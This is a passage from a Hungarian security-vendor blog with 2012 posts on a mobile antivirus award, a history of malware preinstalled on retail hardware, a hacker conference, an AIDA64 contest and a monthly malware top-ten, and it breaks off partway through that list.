Az AV-Comparatives tanulmánya olyan fontos funkciók alapján elemez, mint a **vírus- és kémprogramvédelem, a spam és a lopás elleni védelem, a SIM kártya azonosítás, valamint a telefonok távoli lezárásának és a rajta tárolt adatok törlésének lehetősége. A tesztelők ezek mellett az ESET Mobile Security problémamentes, egyszerű telepítését és a többi termékhez képest a vírusvédelmi beállítások sokoldalúságát** emelték ki. Az egyik legfontosabb vélemény szerint ez a termék azon kevesek egyike, melyen érzékeny ada megszerzése **a távoli törlés végrehajtása után, szinte lehetetlen, mivel az ESET Mobile Security felülírja a telefon teljes memóriáj** "Az ESET Mobile az összes modern biztonsági elemet tartalmazza, melyre egy mai okostelefonnak szüksége van" – foglalja össze az elemzést az AV-Comparatives.



"Az ESET Mobile Security elkötelezett fejlesztői csapata **mindent megtesz azért, hogy a legfejlettebb megoldást nyújtsa úton lévő ügyfelei számára**. Büszkék vagyunk arra, hogy egy olyan elismert tesztszervezet, mint az AV-Comparatives díjazta technológiánkat és

tehetségünket" – mondta Miroslav Majtáz, az ESET Mobile Security termékmenedzsere. Az ESET az elkövetkező hetekben tervezi megjelentetni az üzleti ügyfeleknek szánt mobil biztonsági szoftverét, **az Android operációs rendszeren működő ESET Endpoint Securityt.**

Tetszik 39 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Akiknek a Captcha kínszenvedés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4777160

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Potyautasok a gyári hardvereken

2012.09.17. 12:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: pc vírus kínai botnet előtelepített nitol


A hardver meghatározása ősi Murphy törvények alapján az, "amibe bele lehet rúgni". Hogy néha kifejezetten kell is ;-), arra pedig történelmileg áttekintünk pár híresebb esetet, majd mindezek után egyenesen ráfordulunk mai témánkra, miszerint a napokban derült ki, hogy **Kínából származó gyári, új számítógépek a rajtuk található kártevő** miatt botnetes fertőzést okoztak.




A bevezetőhöz hozzátartozik egy anno C64-es történet, mikor még nagyban ment a müvházas lemez és kazettamásolós ingyenes program cserebere, BSA egyáltalán nem is létezett, volt egy mondás, hogy **"egyszer minden szoftvert megvett valaki"**. Nos ennek analógiájára az Erőterv nevű műintézmény falai között eltöltött tizenakárhány év alatt is voltak sokan, aki az új doboz floppy vagy új merevlemez megvásárlása után csodálkoztak, miért javasoljuk nekik a(z újra) formázást, aminek persze több oka is volt, de a legsztenderdebb ezek közül az, hogy **"minden gyárban emberek dolgoznak, és ahol emberek dolgoznak, ott a lemezeken is lehet bármi."** Nagy szemmeresztések és bokáig érő értetlenség időszaka volt ez, ám ha most végigszaladunk a következő pár bekezdésen, melyben tényleg csak a felszínt kapargatva a nagyobb szabású, hírhedtebb incidenseket emeljük ki - **amelyekben az a közös, hogy a boltok polcaira az új termék valamilyen vírussal fertőzött formában került a felhasználókhoz**- akkor talán az előzőleg felvetett gondolatok elég logikusnak látszhatnak mindenki számára.




A Microsoft még 1995-ben sokáig nem vette komolyan a makróvírusokkal kapcsolatos figyelmeztetéseket, sőt több alkalommal a saját gyári CD-i is fertőzöttek voltak, ráadásul az ezeken levő vírusos makrók hasznos állományokat törölhettek, dokumentumokat semmisíthettek meg, további vírusállományokat csomagolhattak ki magukból (dropper), sőt **egyes makrók még a Macintosh rendszer alatt is veszélyesek voltak az ottani Office állományokra**. Az egyik legérdekesebb és nekünk akkori programozóknak a legemlékezetesebb történet talán az volt, amikor a CHIP Magazin 1997. júliusi számának CD mellékletére felkerült egy vírus: a HDD Cleaner 2.0, amely ráadásul magyar készítésű volt. Az incidensre akkoriban **még a Kossuth Rádió Déli Krónikájában is felhívták a figyelmet, figyelem, senki ne használja a lemezt**.



Hogy öreg vírus nem vén vírus, meg hogy ha "boltban veszünk valamit", az még ab ovo nem garancia semmire, arra másik ékes példa, miszerint 2007-ben a németországi Medion gyártó Németországba és Dániába küldendő Windows Home Premiummal előtelepített noteszgépein egy 1994-es régi vírust találtak, a jelentések szerint **a Stoned Angelina bootvírussal fertőzött gépek száma mintegy 10 ezer és 100 ezer közé volt tehető**. Az incidensről anno még a Virus Bulletin hasábjain is olvashattunk. Szintén 2007-es az a sztori is, melyben a Maxtor Basics 500G külsős winchestereiről derültek ki, hogy baj van velük. **A Thaiföldön gyártott külsős merevlemez egy bizonyos szériája két trójai állományt tartalmazott autorun.inf és ghost.pif néven**, és a fertőzött számítógépek minden mentett adatot megkíséreltek feltölteni weboldalakra. Természetesen itt is a termékeket gyorsan visszavonták az üzletekből.



Hogy aztán a 2007-es esztendő volt-e ilyen szerfelett szigorú, nem tudjuk, de **még januárban a TomTom navigációs rendszerek közül a Go910 is gyárilag kártevővel volt megfertőzve, és így került a boltok polcaira**. Mindebből nem következik persze az, hogy bármelyik másik években ilyen ne fordult volna elő, és egy legutolsó múltbeli példánk a Victory LT-200 típusú MP3 zenelejátszó lesz, amire 2008-ban a Worm.Win32.Fujack.aa féreg került, és aztán ezt így vették meg a gyanútlan vásárlók.



A múltidéző felvezetés után mai tanulságos esetünk is hasonló témáról szól, felmérések szerint a **Kínából származó számítógépek egy része mindig fertőzött, és ezek rendre botnetes fertőzést okoznak**. Az előtelepítés szép, az előtelepítés jó, különösen, ha mondjuk operációs rendszerről van szó, ám vírus esetében ez már korántsem annyira kellemetes. **A gépek körülbelül húsz százalékára kerül rendszeresen olyan botnetes kártevő, amellyel átvehető távolról a vezérlés**, és a fertőzött PC-k mondjuk DDoS támadásokban vehetnek részt. A hamisított Windows operációs rendszerben egy Nitol nevezetű rosszindulatú kód volt megtalálható, és persze **egyúttal az is egy jó felvetés, hogy hogyan kerülhet egyáltalán hamis Windows ezekre a kész gépekre? Na jó, ez azért Kínában azért ez egyáltalán nem**

egy körmönfont megválaszolhatatlan kérdés, nem is fog száz évig tartani a megfejtés, mint mondjuk a Poincaré-sejtés esetében.

Tetszik 55 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Android kémprogram persze csak a mi érdekünkben
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4782834

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

9. alkalommal idén újra Hacktivity


2012.09.18. 21:51 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hacktivity konferencia workshop találkozó

1000 hacker a világ minden tájáról, magyar és külföldi előadások párhuzamosan két szekcióban, interaktív kiscsoportos workshopok, hardver hacking, lockpicking (sérülésmentes zárnyitás) live show, hacker road és többféle verseny értékes nyereményekért!.



Immáron hagyomány, hogy **az eseményt neves keynote speakerek, több évtizedes tapasztalattal és nagy elismertséggel rendelkező szakemberek nyitják meg**. Jeff Bardin, Chief Intelligence Officer a világ egyik legismertebb kiberbűnözés és kiberterrorizmus szakértője Amerikából érkezik. Jeff 2007-ben az RSA konferencián a biztonsági megoldások terén Kiválósági Díjat nyert. Előadásában **a nyílt forrású kiberinformációszerzés (OSINT) életciklusával** foglalkozik, példákkal illusztrálja a kiber kémkedést, ál-személyiségek létrehozását, blogok, közösségi oldalakon fellelhető információk gyűjtését és elemzését.



Az idei év másik vezérelőadója egy igazi lovag, Sir David Pepper az Egyesült Királyságból. Sir Pepper jelenleg a Thales UK tanácsadó testületének tagja és együttműködik a Deloitte-tal a kiberkockázatok és a nemzeti biztonság kérdésében. Előadásában **Sir David Pepper bemutatja a kibertér evolúciójának eddigi történéseit** és előrevetíti a közelgő trendeket.



Az eddigi legnagyobb érdeklődés mellett **48 pályázat érkezett be a konferencia programbizottságához**. Pályáztak magyar előadók és külföldiek Horvátországból, Németországból, Dániából, Oroszországból, Marokkóból, Izraelből, Indiából és az USA-ból is. A bizottság **harminc előadást és öt úgynevezett Hello Workshopot választott ki**. A tavaly először szervezett és zsúfolásig megtelt termeket eredményező Hello Workshopok idén is folytatódnak, a cél azonos, egy adott témában a résztvevők az elmélettől eljussanak a gyakorlatig.



Akik versenykedvvel érkeznek a Hacktivity-re a Hacker Road 2. A Hacker Road idén magába foglalja a Hacktivity weboldal fejlesztője a Webshark Kft. által megálmodott **Wargame játékot, az Urban Warriror zárnyitást, az RRC Kft. által felépített Splunk alapú nyomozási feladatot, és még sok egyéb érdekes akadályt**. Természetesen idén sem maradhatnak ki az igazi bütykölős aktivitások, lesz hardver workshop a H. szervezésében, és **Lockpicking tanulás és verseny a Lockpicking Blog támogatásával.** Az eseményen az IT-biztonsági szakvizsgákkal (CISA, CISM, CISSP) rendelkező szakemberek úgynevezett CPE pontokat gyűjthetnek, amelyek a minősítésükhöz szükségesek.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4786863

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

AIDA64 nyereményjáték

2012.09.18. 10:03 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: matuzsálem nyereményjáték tárhely autorun aida64


Ha valakinek **nagyon régi Win9x-es számítógépe van, vagy netán rettentő sok a tárhelye, esetleg kilométer hosszú a Startup listája, annak érdemes lehet játszania**, mert értékes nyeremények várnak rá.



Aki ismeri, tudhatja, az **AIDA64 Extreme Edition** felismeri akár a 20 éves PC-alkatrészeket, és mindehhez még telepíteni sem szükséges, de természetesen vadonatúj gép esetén is sikeresen azonosítja be a különféle részegységeket. **Ezúttal játékra invitáljuk a nagyközönséget, több különböző kategóriában is lehet indulni**. Az egyik ilyen "Magyarország legöregebb windowsos PC-je". Ha valakinek ilyen elavult architektúra ketyeg az asztalán, netán pincében-padláson őrzi, érdemes azt előkotornia.



Ugyancsak érdekes lehet, **ha kiemelkedően sok (PATA/SATA, USB, Firewire, Thunderbolt stb.) tárkapacitással rendelkezik** számítógépünk. Ha pedig **netán miénk a világon a leghosszabb Autorun lista**, úgy szintén érdemes lehet indulni a játékban.



A nevezés menete minden kategóriában hasonló: futtatni kell az AIDA64-et és be kell küldeni a készült riportot, képernyőképet, fotót. A nevezésről minden részlet megtalálható itt: http://www.aida64.hu/files/dokumentumok/AIDA64 - CHIP Nyeremenyjatek.pdf A beküldési határidő: október 2.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok
- 25-ször több a mobilos kártevő
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4785363

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Negyedik hónapja stabilan vezet az Autorun

2012.09.19. 10:41 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: adatok 2012 augusztus július aaa nod32 threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2012. augusztusában a következő 10 károkozó terjedt a legnagyobb számban**.




Előző havi összesítésünkhöz képest az első négy helyezett meg sem mozdult, így nem csak az Autorun vírus maradt jelentős előnnyel az első pozícióban, de a Conficker féreg is láthatóan jól érzi magát a toplista harmadik helyén. Mindebből úgy tűnik, hiába az évek óta tartó rengeteg figyelmeztetés, a felhasználók frissítési, hibajavítási hajlandósága sok esetben továbbra sem elégséges.

A Win32/Dorkbot féreg ezúttal a hetedik helyezett lett a mezőnyben, róla azt érdemes kiemelni, hogy **cserélhető adathordozók segítségével terjed és tartalmaz egy olyan hátsóajtó komponenst is**, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett, illetve összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



A böngészés közben támadó JS/Iframe a korábbi kilencedikről hatodiknak tornázta fel magát. Ez **a trójai egy olyan program, amely észrevétlenül átirányítja a felhasználók böngészőjét egy kártékony kódot tartalmazó weboldalra**. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.

Végezetül régi-új szereplőt is köszönthetünk a toplistán a Win32/Qhost személyében, ugyanis a nyolcadik helyen található trójai **fertőzött e-mail üzenetek mellékleteiben terjedve hátsó ajtót nyit a gépen, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás** a megtámadott számítógép felett, így kiszolgáltatja annak adatait a bűnözőknek.



Az ESET Global Trends Report ehavi kiadásában ezúttal is igyekszik összegyűjteni az utóbbi időszak IT incidensekkel kapcsolatos különlegességeit. Így többek közt arról számolnak be, hogy f**olytatódnak, és ismételten bukkannak fel olyan hamis telefonhívások, amelyben a hívó fél a Microsoft Supportjának kiadva magát hibajavítás ürügyén kártékony linkekre való kattintásra igyekszik rávenni a gyanútlan embereket**, esetleg távsegítségért pénzt, borsos átutalást kérnek, de gyakori az áldozat gépéhez való távoli hozzáférést biztosító link felajánlása is - ám egyik sem végződik jól számunkra. Érdemes tehát továbbra is óvatosan kezelni a kéretlenül ajánlkozó terméktámogató hívásokat, alaposan ellenőrizni a hívó felet, visszahívni, gyanú esetén pedig a beszélgetést rögzíteni vagy megszakítani, de **a kétes linkekre semmiképpen sem szabad kattintani**.



A másik érdekesség az a **spamkampány, amelyben egy állítólagos bérgyilkos jelentkezik azzal, hogy parancsot kapott megölésünkre, de ha esetleg hajlandóak vagyunk egy nagyobb összeget fizetni neki, akkor eltekint életünk kioltásától.** Természetesen itt sem valódi szereplők, hanem csalók jelentkeznek, bár némely verzióban igen ijesztő dolgok is szerepelhetnek (feltérképeztük napirendjét, megfigyeltük családja napi mozgását, stb.). **A bérgyilkos ilyen átverős akciókban való megjelenése egyébként nem teljesen új mozzanat**, legutóbb 2008-ban mi is beszámoltunk egy hasonló korábbi esetről. **A spamek és hoaxok egyébként sosem szűnnek meg, tűnnek el teljesen, változatlan vagy részben átírt formában rendre újra és újra, akár évek múlva is felbukkannak** rendszerint illegális gyógyszerész oldalakra vagy különféle kártevőkre mutató linkekkel.




Ugyancsak **óvatosságra int az kifinomult a támadási forma is, amely az utóbbi időkben célzottan a banki adataink ellen irányul**. Az elemzések szerint amikor a felhasználó asztali számítógépét megfertőzi egy ilyen kártevő, az a bank oldalának böngészőbe történő begépelésekor olyan kiegészítő HTML elemet szúr be az egyébként sértetlen weblapba, amely a szokásos beviteli mezőkön kívül bekéri a felhasználó telefonszámát és annak operációs rendszerét (Android, Symbian, stb.) is. Ekkor **elküldenek neki SMS-ben egy kártékony linket célzottan a saját mobilrendszeréhez, amelyet ha óvatlanul lekattint és telepít, onnantól már nem hozzá fog érkezni a banki tranzakciókat kísérő jóváhagyó SMS (mobil aláírás), hanem ez a felhasználó tudta nélkül közvetlenül át lesz irányítva a támadókhoz**.

Augusztusi fontosabb blogposztjainkat áttekintve kiderülhetett többek közt, hogy **az USA számítógépeinek 30%-a fertőzött**. Az ESET Threat Center által összegyűjtött adatai szerint 2011-ben az adatlopásos esetek 69%-a volt valamilyen kártevő aktivitáshoz köthető, ezek száma pedig szintén nem csekély, hisz **egyedül csak a 2011-es évben közel 18 millió új kártevő keletkezett**, az időnként leleplezett elkövetők történeteiből pedig rendre az derül ki, ez egy igen jövedelmező bűnelkövetési módszer.



Szó volt emellett még **az augusztusi hónap legnagyobb botrányáról is. Röviden összefoglalva kiderült egy kihasználható hiba a Java 7-ben**, amire az általában csak pár havonta frissítő Oracle a soron következő nyári foltjában mégsem adott ki javítást. Emiatt aztán minden biztonsági szakember a Java uninstallálására, kikapcsolására, böngészőben való tiltására szólított fel - köztük mi is -, mire aztán **az Oracle végül mégiscsak előállt egy rendkívüli frissítéssel**. Ezután derült ki, hogy egyrészt már áprilisban jelezték nekik ezt a bizonyos hibát, és már csak ezért is érthetetlen volt a késedelmeskedés, de ami ennél is zavaróbb lett végül, hogy **a már javított rendszerekben is találtak még újabb kihasználható hibát**. Emiatt aztán **az óvatosabbak ismét visszatérhettek a kikapcsolni, lekapcsolni forgatókönyvhöz - szóval teljes volt a káosz**.




Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2012. augusztusában a következő 10 károkozó**

terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 23.16 %-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége az augusztusi fertőzések között: 4.62%
Előző havi helyezés: 1.


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai
Elterjedtsége az augusztusi fertőzések között: 3.55%
Előző havi helyezés: 2.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. Win32/Conficker féreg
Elterjedtsége az augusztusi fertőzések között: 3.06%
Előző havi helyezés: 3.

